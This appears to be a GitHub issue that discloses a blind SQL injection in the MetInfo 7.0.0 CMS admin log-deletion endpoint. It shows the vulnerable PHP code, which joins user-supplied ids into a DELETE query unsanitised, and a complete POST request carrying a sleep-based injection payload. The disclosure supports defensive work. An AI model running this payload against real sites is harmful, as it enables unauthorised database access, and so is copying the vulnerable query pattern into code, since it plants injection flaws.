New issue

Jump to bottom

Metinfo7.0 SQL Blind Injection #1

Open T3qui1a opened this issue on Dec 2, 2019 · 0 comments

T3qui1a commented on Dec 2, 2019 • edited Owner

Vulnerability Name: Metinfo7.0 CMS Background SQL Blind Injection
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0beta
Version: V7.0.0

Vulnerability code


logs/index.class.php
line32-line45

```
    public function dodel(){
        global $_M;
        $id = isset($_M['form']['id']) ? $_M['form']['id'] : '';
        if (!$id){
            $this->error($_M['word']['js10']);
        }
        $id = implode(',',$id);
        $del_resutl = DB::query("DELETE FROM {$_M['table']['admin_logs']} WHERE id IN ({$id}) ");
        if (!$del_resutl){
            $this->error($_M['word']['opfailed']);
        }

        $this->success('',$_M['word']['jsok']);
    }

}
```

the parameter "id" can be inject



payload:

```
POST /MetInfo7.0.0/admin/?n=logs&c=index&a=dodel HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 22
Connection: close
Referer: http://localhost/MetInfo7.0.0/admin/
Cookie: PHPSESSID=01b80466de9751fc3c1cfc72f0950804; Hm_lvt_520556228c0113270c0c772027905838=1575270458; Hm_lpvt_520556228c0113270c0c772027905838=1575288807; admin_lang=cn;
arrlanguage=metinfo; re_url=http%3A%2F%2Flocalhost%2FMetInfo7.0.0%2Fadmin%2F;
met_auth=a5ccEpa7pIj9%2Bu1jgKVK%2FoV%2F4ng%2FZE4q1NHoa6WWp04qmc3I2NaeVmyVxLjrxEyfOGQU%2FJ2nMcC8WlNiLixs9tGPsw; met_key=AneTFuY;
page_iframe_url=http%3A%2F%2Flocalhost%2FMetInfo7.0.0%2Findex.php%3Flang%3Dcn%26pageset%3D1

id[0]=123 and sleep(5)
```

T3qui1a changed the title ~~There is a sqlinjection via admin/?n=logs&c=index&a=dodel~~ There is a sqlinjection in MetInfo 7.0.0 via admin/?n=logs&c=index&a=dodel on Dec 2, 2019

T3qui1a changed the title ~~There is a sqlinjection in MetInfo 7.0.0 via admin/?n=logs&c=index&a=dodel~~ **There is a sql injection in MetInfo 7.0.0 via admin/?n=logs&c=index&a=dodel** on Dec 4, 2019

T3qui1a changed the title ~~There is a sql injection in MetInfo 7.0.0 via admin/?n=logs&c=index&a=dodel~~ **Metinfo7.0 SQL Blind Injection** on Dec 4, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant